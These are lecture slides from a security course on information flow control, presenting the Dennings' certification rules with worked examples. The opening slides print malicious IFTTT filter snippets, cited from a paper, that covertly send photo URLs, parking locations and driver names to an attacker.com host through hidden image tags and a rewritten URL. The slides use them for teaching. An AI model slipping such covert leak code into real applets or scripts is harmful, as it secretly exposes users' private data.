

**02244 Logic for Security
Information Flow
Week 8: Dennings' Approach**

Sebastian Mödersheim

March 23, 2026

Please give us Feedback!

You can give us feedback [in a privacy-friendly way](#) on:

evaluating.dtu.dk/

(closes next week)

The second assignment will be announced after the Easter break.

If This Then That (IFTTT)

IFTTT: a web-platform for connecting IoT devices and web-services through simple IFTTT programs called **applets**. **Anyone** can develop an applet and publish it. Anyone can download a published applet. Running the applet requires **access** to the respective services. The user can see **Trigger** and **Action**, but not the **Filter**, which is **JavaScript code**.

Automatically back up your new iOS photos to Google Drive

APPLET TITLE



Any new photo

TRIGGER

FILTER & TRANSFORM

```
if (you upload an iOS photo) then
  add the taken date to photo name
  and upload in album <ifttt>
end
```



Upload file from URL

ACTION

Figure: Example Applet (From [Bastys, Balliu, Sabelfeld 2018])

Applets: Security

Access Control

- The user *grants* the (trigger, action) application access to specific resources.
- **Example:** The applet can access iOS photos and my Google Drive.
- The user can see what exactly is allowed here.

Sandboxing

- The **filter** code can use **only** the APIs from the (trigger, action) applications and **no** other I/O operations.
- **Example:** Adding the date to the photo's name.
- The user **cannot see** this JavaScript code.

Can a **malicious applet developer** write **filter** code that violates the user's privacy?

Applets: Attacks

[Bastys, Balliu, Sabelfeld 2018]:

- discovered various **URL-based** attacks
- considered ca. 280.000 IFTTT and classified ca. 30% of them as privacy-critical: if they would contain URL-based attacks, then a user's privacy would be at risk.
 - ★ It is not possible to do this analysis manually
 - ★ The Javascript code is not available
- proposed to solve the problem using [information flow control](#)

Applets: Attacks

Automatically back up your new iOS photos to Google Drive

APPLET TITLE



Any new photo

TRIGGER

FILTER & TRANSFORM

```
if (you upload an iOS photo) then
  add the taken date to photo name
  and upload in album <ifttt>
end
```



Upload file from URL

ACTION

The photo exchange normally works by:

- The photo from the iOS Photos to be uploaded to a URL on an IFTTT server. This URL is accessible for everyone, but you must know the URL for this.
- Google Drive is then asked to load the picture from this URL.

Applets: Attacks

- Malicious filter:

```
var photoURL = encodeURIComponent(IosPhotos
                                   .newPhotoInCameraRoll.PublicPhotoURL)
var attack = 'https://attacker.com?' + photoURL
GoogleDrive.uploadFileFromUrlGoogleDrive. setUrl(attack)
```

- The link given to google drive is actually the address of an attacker-controlled website with the real URL as a parameter.
- When google drive accesses this URL, the attacker's website learns the URL of the image, downloads it and relays it to google drive.
- Thus the applet works **as advertised** except that the applet creator **gets a copy of every picture**.

Applets: Attacks

Example: Automatically get an email every time you park your car with a map where you're parked.

```
var loc = encodeURIComponent(ParkLocationURL)
var attack = '<img src=\"www.attacker.com?\" + loc +
  '\" style=\"width:0px;height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png\"+
  '\" style=\"width:100px;height:100px;\">'
Email.sendEmail.setBody('I parked at '
  +loc+ifttt_logo+attack)
```


Applets: Attacks

Example: Automatically get an email every time you park your car with a map where you're parked.

```
var loc = encodeURIComponent(ParkLocationURL)
var attack = '<img src=\"www.attacker.com?\" + loc +
  '\" style=\"width:0px;height:0px;\">'
var ifttt_logo = '<img src=\"www.ifttt.com/logo.png\"+
  '\" style=\"width:100px;height:100px;\">'
Email.sendEmail.setBody('I parked at '
  +loc+ifttt_logo+attack)
```

Example of **Explicit Information Flow**: the sensitive information **loc** has been **leaked** to **www.attacker.com**.

Applets: Attacks

Another example: After an Uber ride get a trip map:

```
var rideMap = Uber.rideCompleted.TripMapImage
var driver = Uber.rideCompleted.DriverName
for (i = 0; i < driver.len; i++){
    for (j = 32; j < 127; j++){
        t = driver[i] == String.fromCharCode(j)
        if (t){dst[i] = String.fromCharCode(j)}
    }
}
var img = '<img src=\"https://attacker.com?\" +
dst + '\"style=\"width:0px;height:0px;\">'

Email.sendEmail.setBody(rideMap + img)
```

Applets: Attacks

Another example: After an Uber ride get a trip map:

```
var rideMap = Uber.rideCompleted.TripMapImage
var driver = Uber.rideCompleted.DriverName
for (i = 0; i < driver.len; i++){
    for (j = 32; j < 127; j++){
        t = driver[i] == String.fromCharCode(j)
        if (t){dst[i] = String.fromCharCode(j)}
    }
}
var img = '<img src=\"https://attacker.com?' +
dst + '\"style=\"width:0px;height:0px;\">'
```

```
Email.sendEmail.setBody(rideMap + img)
```

Example of **Implicit Information Flow**: the sensitive information **driver** has been leaked to `www.attacker.com` – **without copying the sensitive value into any variable that the attacker learned.**

Information Flow Control (IFC)

IFC studies **how information flows** between the different variables in a program **P**

- a variable x could be a data variable, a file, the execution time of P , etc

Information Flow Control (IFC)

IFC studies **how information flows** between the different variables in a program **P**

- a variable x could be a data variable, a file, the execution time of P , etc

Basic types of flows

- **explicit flows** e.g. in $y := x + 1$, information flows from x to y
- **implicit flows** e.g. in $\text{if } x > 0 \text{ then } y:=1 \text{ else } y:=2$, information flows from x to y

Information Flow Control (IFC)

IFC studies **how information flows** between the different variables in a program **P**

- a variable x could be a data variable, a file, the execution time of P , etc

Basic types of flows

- **explicit flows** e.g. in $y := x + 1$, information flows from x to y
- **implicit flows** e.g. in `if  $x > 0$  then  $y:=1$  else  $y:=2$ ,` information flows from x to y

Security policies specify the desired flows (More details next lecture)

Information Flow Control (IFC)

IFC studies **how information flows** between the different variables in a program **P**

- a variable x could be a data variable, a file, the execution time of P , etc

Basic types of flows

- **explicit flows** e.g. in $y := x + 1$, information flows from x to y
- **implicit flows** e.g. in $\text{if } x > 0 \text{ then } y:=1 \text{ else } y:=2$, information flows from x to y

Security policies specify the desired flows (More details next lecture)

An enforcement mechanism scans the program and detects if there is any information flow that violates the given security policy.

Denning's Approach to IFC

It is known for a while how to do this!

Dorothy E. Denning and Peter J. Denning:
Certification of Programs for Secure Information Flow,
Communications of the ACM, 20(7), 1977.

- We simplify the paper
- We skip some parts
- We change the notation a little bit

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\text{Low}, \text{High}\}$

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\text{Low}, \text{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\text{Low} \sqsubseteq \text{High}$ i.e. Low is smaller than High

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\text{Low}, \text{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\text{Low} \sqsubseteq \text{High}$ i.e. Low is smaller than High

A **security policy** assigns a security label to each variable

- e.g.: the variable x is High, the variable y is Low,...

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\text{Low}, \text{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\text{Low} \sqsubseteq \text{High}$ i.e. Low is smaller than High

A **security policy** assigns a security label to each variable

- e.g.: the variable x is High, the variable y is Low,...

We have a **two operations** ($\sqcup, \sqcap$) for **combining** labels

- $\sqcup$ **the supremum** (aka **smallest upper bound** aka **join**)
e.g.: $\text{Low} \sqcup \text{High} = \text{High}$ (the maximum)
- $\sqcap$ **the infimum** (aka **greatest lower bound** aka **meet**)
e.g.: $\text{Low} \sqcap \text{High} = \text{Low}$ (the minimum)

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\text{Low}, \text{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\text{Low} \sqsubseteq \text{High}$ i.e. Low is smaller than High

A **security policy** assigns a security label to each variable

- e.g.: the variable x is High, the variable y is Low,...

We have a **two operations** ($\sqcup$, $\sqcap$) for **combining** labels

- $\sqcup$ **the supremum** (aka **smallest upper bound** aka **join**)
e.g.: $\text{Low} \sqcup \text{High} = \text{High}$ (the maximum)
- $\sqcap$ **the infimum** (aka **greatest lower bound** aka **meet**)
e.g.: $\text{Low} \sqcap \text{High} = \text{Low}$ (the minimum)

We write

- $x \rightsquigarrow y$ whenever there is a flow of information from x to y
- $\underline{x}$ for the security label of x e.g. $\underline{x} = \text{High}$

Basic Notation

There is a set S of **security labels**

- e.g.: $S = \{\text{Low}, \text{High}\}$

The labels are **ordered** ($\sqsubseteq$)

- e.g. : $\text{Low} \sqsubseteq \text{High}$ i.e. Low is smaller than High

A **security policy** assigns a security label to each variable

- e.g.: the variable x is High, the variable y is Low,...

We have a **two operations** ($\sqcup$, $\sqcap$) for **combining** labels

- $\sqcup$ **the supremum** (aka **smallest upper bound** aka **join**)
e.g.: $\text{Low} \sqcup \text{High} = \text{High}$ (the maximum)
- $\sqcap$ **the infimum** (aka **greatest lower bound** aka **meet**)
e.g.: $\text{Low} \sqcap \text{High} = \text{Low}$ (the minimum)

We write

- $x \rightsquigarrow y$ whenever there is a flow of information from x to y
- $\underline{x}$ for the security label of x e.g. $\underline{x} = \text{High}$

Next lecture, we generalize this setting using **lattices**.

Example 1

Program

integer file Low f_1 ;

integer file Low f_2 ;

integer file High f_3 ;

integer file High f_4 ;

integer Low x ;

integer Low i ;

integer High y ;

$i := 1$;

while $i < 100$ **do**

input x **from** f_1 ;

input y **from** f_2 ;

output $x + 1$ **to** f_3 ;

if $x > 1000$ **then**

output $y + 1$ **to** f_4

else

$x := y$;

$i := i + 1$

Example 1

Program

integer file Low f_1 ;

integer file Low f_2 ;

integer file High f_3 ;

integer file High f_4 ;

integer Low x ;

integer Low i ;

integer High y ;

$i := 1$;

while $i < 100$ **do**

input x **from** f_1 ;

input y **from** f_2 ;

output $x + 1$ **to** f_3 ;

if $x > 1000$ **then**

output $y + 1$ **to** f_4

else

$x := y$;

$i := i + 1$

Flows

$f_1 \rightsquigarrow x$

$f_2 \rightsquigarrow y$

$x \rightsquigarrow f_3$

$y \rightsquigarrow f_4$

$y \rightsquigarrow x$

$i \rightsquigarrow i$

Example 1

Program	Flows
integer file Low f_1 ; integer file Low f_2 ; integer file High f_3 ; integer file High f_4 ; integer Low x ; integer Low i ; integer High y ; $i := 1$; while $i < 100$ do input x from f_1 ; input y from f_2 ; output $x + 1$ to f_3 ; if $x > 1000$ then output $y + 1$ to f_4 else $x := y$; $i := i + 1$	 $f_1 \rightsquigarrow x, i \rightsquigarrow x$ $f_2 \rightsquigarrow y, i \rightsquigarrow y$ $x \rightsquigarrow f_3, i \rightsquigarrow f_3$ $y \rightsquigarrow f_4, x \rightsquigarrow f_4, i \rightsquigarrow f_4$ $y \rightsquigarrow x, x \rightsquigarrow x, i \rightsquigarrow x$ $i \rightsquigarrow i$

Notation: $\rightsquigarrow$ for explicit flows, $\rightsquigarrow$ for implicit flows.

Example 1

Program	Flows	Constraints
integer file Low f_1 ; integer file Low f_2 ; integer file High f_3 ; integer file High f_4 ; integer Low x ; integer Low i ; integer High y ; $i := 1$; while $i < 100$ do input x from f_1 ; input y from f_2 ; output $x + 1$ to f_3 ; if $x > 1000$ then output $y + 1$ to f_4 else $x := y$; $i := i + 1$	$f_1 \rightsquigarrow x, i \rightsquigarrow x$ $f_2 \rightsquigarrow y, i \rightsquigarrow y$ $x \rightsquigarrow f_3, i \rightsquigarrow f_3$ $y \rightsquigarrow f_4, x \rightsquigarrow f_4, i \rightsquigarrow f_4$ $y \rightsquigarrow x, x \rightsquigarrow x, i \rightsquigarrow x$ $i \rightsquigarrow i$	$\underline{f_1} \sqsubseteq \underline{x}, \underline{i} \sqsubseteq \underline{x}$ $\underline{f_2} \sqsubseteq \underline{y}, \underline{i} \sqsubseteq \underline{y}$ $\underline{x} \sqsubseteq \underline{f_3}, \underline{i} \sqsubseteq \underline{f_3}$ $\underline{y} \sqsubseteq \underline{f_4}, \underline{x} \sqsubseteq \underline{f_4}, \underline{i} \sqsubseteq \underline{f_4}$ $\underline{y} \sqsubseteq \underline{x}, \underline{x} \sqsubseteq \underline{x}, \underline{i} \sqsubseteq \underline{x}$ $\underline{i} \sqsubseteq \underline{i}$

Notation: $\rightsquigarrow$ for explicit flows, $\rightsquigarrow$ for implicit flows.

Program Certification

This is a **language-based approach**:

- We define the syntax of a small programming language using a **context-free grammar**.
- For each grammar rule, we specify an **information flow rule**, i.e., what information flows this construct can induce.

Now information flow can be checked **statically as part of an interpreter or compiler** for the programming language:

- ① Parse a given input program, obtaining an abstract syntax tree.
- ② Optionally do type checking and the like.
- ③ Traverse the tree and apply the corresponding information flow rules at every node to obtain the information flows.
- ④ For every information flow $x \rightsquigarrow y$ check that the security labels allow this flow:
$$\underline{x} \sqsubseteq \underline{y}$$
- ⑤ If none of these checks failed, we know that in no execution of the program any illegal information flows can occur and we can safely run it or produce output code.

Rules for Declarations

Grammar

- $D ::= T \ C \ \text{var}$
- $T ::= \text{integer} \mid \text{integer file} \mid \dots$
- $C ::= \text{Low} \mid \text{High}$

Rules

$$\frac{D \quad \text{security class of var}}{T \ C \ \text{var} \quad \underline{\text{var}} = C}$$

The rules generate the security classes for our variables, files,...

Rules for Expressions

Grammar

- $E ::= \text{var} \mid n \mid E_1 \text{ op}_a E_2$
where var is for variable names, n for integer constants, and $\text{op}_a ::= + \mid - \mid * \mid \dots$
- $B ::= \text{true} \mid \text{false} \mid E_1 \text{ op}_r E_2 \mid B_1 \text{ op}_b B_2$
 $\text{op}_r ::= > \mid < \mid = \mid \dots$ and $\text{op}_b ::= \wedge \mid \vee \mid \dots$

The rules generate the security classes of arithmetic and boolean expressions.

Rules for Expressions

Grammar

- $E ::= \text{var} \mid n \mid E_1 \text{ op}_a E_2$
where var is for variable names, n for integer constants, and
 $\text{op}_a ::= + \mid - \mid * \mid \dots$
- $B ::= \text{true} \mid \text{false} \mid E_1 \text{ op}_r E_2 \mid B_1 \text{ op}_b B_2$
 $\text{op}_r ::= > \mid < \mid = \mid \dots$ and $\text{op}_b ::= \wedge \mid \vee \mid \dots$

Rules

E	security class of E	B	security class of B
var	$\underline{E} = \underline{\text{var}}$	true	$\underline{B} = \text{Low}$
n	$\underline{E} = \text{Low}$	false	$\underline{B} = \text{Low}$
$E_1 \text{ op}_a E_2$	$\underline{E} = \underline{E_1} \sqcup \underline{E_2}$	$E_1 \text{ op}_r E_2$	$\underline{B} = \underline{E_1} \sqcup \underline{E_2}$
		$B_1 \text{ op}_b B_2$	$\underline{B} = \underline{B_1} \sqcup \underline{B_2}$

The rules generate the security classes of arithmetic and boolean expressions.

Rules for Statements

Grammar

$S ::= \text{var} := E \mid \text{input } \text{var}_1 \text{ from } \text{var}_2 \mid \text{output } E \text{ to } \text{var}$
 $\mid \text{if } B \text{ then } S_1 \text{ else } S_2 \mid \text{while } B \text{ do } S_0 \mid S_1 ; S_2$

Rules for Statements

Grammar

$S ::= \text{var} := E \mid \text{input var}_1 \text{ from var}_2 \mid \text{output } E \text{ to var} \\ \mid \text{if } B \text{ then } S_1 \text{ else } S_2 \mid \text{while } B \text{ do } S_0 \mid S_1 ; S_2$

Rules

S	security class of S	constraint
var := E	$\underline{S} = \underline{\text{var}}$	$\underline{E} \sqsubseteq \underline{\text{var}}$
input var ₁ from var ₂	$\underline{S} = \underline{\text{var}_1}$	$\underline{\text{var}_2} \sqsubseteq \underline{\text{var}_1}$
output E to var	$\underline{S} = \underline{\text{var}}$	$\underline{E} \sqsubseteq \underline{\text{var}}$
if B then S ₁ else S ₂		
while B do S ₀		
S ₁ ; S ₂		

The rules generate the security class of a statement and impose information flow constraints.

Rules for Statements

Grammar

$S ::= \text{var} := E \mid \text{input var}_1 \text{ from var}_2 \mid \text{output } E \text{ to var} \\ \mid \text{if } B \text{ then } S_1 \text{ else } S_2 \mid \text{while } B \text{ do } S_0 \mid S_1 ; S_2$

Rules

S	security class of S	constraint
var := E	$\underline{S} = \underline{\text{var}}$	$\underline{E} \sqsubseteq \underline{\text{var}}$
input var ₁ from var ₂	$\underline{S} = \underline{\text{var}_1}$	$\underline{\text{var}_2} \sqsubseteq \underline{\text{var}_1}$
output E to var	$\underline{S} = \underline{\text{var}}$	$\underline{E} \sqsubseteq \underline{\text{var}}$
if B then S ₁ else S ₂	$\underline{S} = \underline{S_1} \sqcap \underline{S_2}$	$\underline{B} \sqsubseteq \underline{S}$
while B do S ₀	$\underline{S} = \underline{S_0}$	$\underline{B} \sqsubseteq \underline{S}$
S ₁ ; S ₂	$\underline{S} = \underline{S_1} \sqcap \underline{S_2}$	

The rules generate the security class of a statement and impose information flow constraints.

Example 2


(a) Program P

```

integer Low y;
integer High x;
if x>1000 then (S)
    x := 5      (S0)
else
    y := y+x*3 (S1)

```

(b) AST of P



Example 2

(a) Program P


```

integer Low y;
integer High x;
if x>1000 then (S)
    x := 5      (S0)
else
    y := y+x*3 (S1)

```

$$y = \text{Low}$$
$$\underline{x} = \text{High}$$

(b) AST of P



Example 2


(a) Program P

```
integer Low y;  
integer High x;  
if x > 1000 then (S)  
  x := 5          (S0)  
else  
  y := y + x * 3  (S1)
```

y = Low

x = High

(b) AST of P



$$\underline{x*3} = \underline{x} \sqcup \underline{3} = \text{High}$$

Example 2

(a) Program P


```

integer Low y;
integer High x;
if x>1000 then (S)
    x := 5          (S0)
else
    y := y+x*3      (S1)

```

y = Low
x = High

(b) AST of P



$$\frac{y+x*3}{x*3=x} = \frac{y}{3} \sqcup \frac{x*3}{3} = \text{High}$$

Example 2


(a) Program P

```
integer Low y;  
integer High x;  
if x > 1000 then (S)  
  x := 5          (S0)  
else  
  y := y + x * 3 (S1)
```

y = Low

x = High

(b) AST of P


$$\begin{aligned} S_1 &= \underline{y}, \underline{y+x*3} \sqsubseteq \underline{y} \\ \underline{y+x*3} &= \underline{y} \sqcup \underline{x*3} = \text{High} \\ \underline{x*3} &= \underline{x} \sqcup \underline{3} = \text{High} \end{aligned}$$

Example 2


(a) Program P

```
integer Low y;  
integer High x;  
if x > 1000 then (S)  
  x := 5          (S0)  
else  
  y := y + x * 3 (S1)
```

y = Low

x = High

(b) AST of P



S₁ = Low, High $\sqsubseteq$ Low

y + x * 3 = y $\sqcup$ x * 3 = High

x * 3 = x $\sqcup$ 3 = High

Example 2


(a) Program P

```

integer Low y;
integer High x;
if x>1000 then (S)
    x := 5      (S0)
else
    y := y+x*3 (S1)
  
```

$\underline{y} = \text{Low}$
 $\underline{x} = \text{High}$

(b) AST of P



$\underline{S_0} = \underline{x}, \underline{5} \sqsubseteq \underline{x}$
 $\underline{S_1} = \text{Low}, \text{High} \sqsubseteq \text{Low}$
 $\underline{y+x*3} = \underline{y} \sqcup \underline{x*3} = \text{High}$
 $\underline{x*3} = \underline{x} \sqcup \underline{3} = \text{High}$

Example 2

(a) Program P


```

integer Low y;
integer High x;
if x>1000 then (S)
    x := 5          (S0)
else
    y := y+x*3      (S1)

```

y = Low
x = High

(b) AST of P


$$S_0 = \text{High, Low} \sqsubseteq \text{High}$$

$\overline{S_1} = \text{Low, High} \sqsubseteq \text{Low}$

$$\overline{y+x*3} = y \sqcup \underline{x*3} = \text{High}$$
$$\overline{x*3=x} \sqcup \overline{3=High}$$


Example 2

(a) Program P

```

integer Low y;
integer High x;
if x > 1000 then (S)
    x := 5      (S0)
else
    y := y + x * 3 (S1)
    
```

(b) AST of P



y = Low

x = High

x > 1000 = x $\sqcup$ 1000 = High

S₀ = High, Low $\sqsubseteq$ High

S₁ = Low, **High** $\sqsubseteq$ **Low**

y + x * 3 = y $\sqcup$ x * 3 = High

x * 3 = x $\sqcup$ 3 = High


Example 2

(a) Program P

```

integer Low y;
integer High x;
if x > 1000 then (S)
    x := 5      (S0)
else
    y := y + x * 3 (S1)
    
```

(b) AST of P



$\underline{y} = \text{Low}$

$\underline{x} = \text{High}$

$\underline{S} = \underline{S_0} \sqcap \underline{S_1}, \underline{x > 1000} \sqsubseteq \underline{S}$

$\underline{x > 1000} = \underline{x} \sqcup \underline{1000} = \text{High}$

$\underline{S_0} = \text{High}, \text{Low} \sqsubseteq \text{High}$

$\underline{S_1} = \text{Low}, \text{High} \sqsubseteq \text{Low}$

$\underline{y + x * 3} = \underline{y} \sqcup \underline{x * 3} = \text{High}$

$\underline{x * 3} = \underline{x} \sqcup \underline{3} = \text{High}$


Example 2

(a) Program P

```

integer Low y;
integer High x;
if x > 1000 then (S)
    x := 5      (S0)
else
    y := y + x * 3 (S1)
    
```

(b) AST of P



y = Low

x = High

S = Low $\sqcap$ High = Low, **High** $\sqsubseteq$ **S**

x > 1000 = x $\sqcup$ 1000 = High

S₀ = High, Low $\sqsubseteq$ High

S₁ = Low, **High** $\sqsubseteq$ **Low**

y + x * 3 = y $\sqcup$ x * 3 = High

x * 3 = x $\sqcup$ 3 = High

Challenges

- ① We add arrays and procedures to our language
- ★ $D ::= \dots \mid \text{integer array } C \ A[n] \mid \dots$
 $\dots \mid \text{proc } p(\text{in } T_1 \ C_1 \ \text{var}_{\text{in}}, \text{out } T_2 \ C_2 \ \text{var}_{\text{out}}) \text{ is } S_{\text{body}}$
 - ★ $E ::= \dots \mid A[E_1]$
 - ★ $S ::= \dots \mid A[E_1] := E_2 \mid \text{call } p(E, \text{var})$

Define the new constraints that we need to impose.

- 2 Draw the AST of Example1 and generate its constraints.

References I



I. Bastys, M. Balliu, and A. Sabelfeld.

If This Then What? Controlling Flows in IoT Apps.

In *CCS*, 2018.

Talk available at

<https://dl.acm.org/doi/10.1145/3243734.3243841>.



D. E. Denning and P. J. Denning.

Certification of programs for secure information flow.

Commun. ACM, 20(7):504–513, 1977.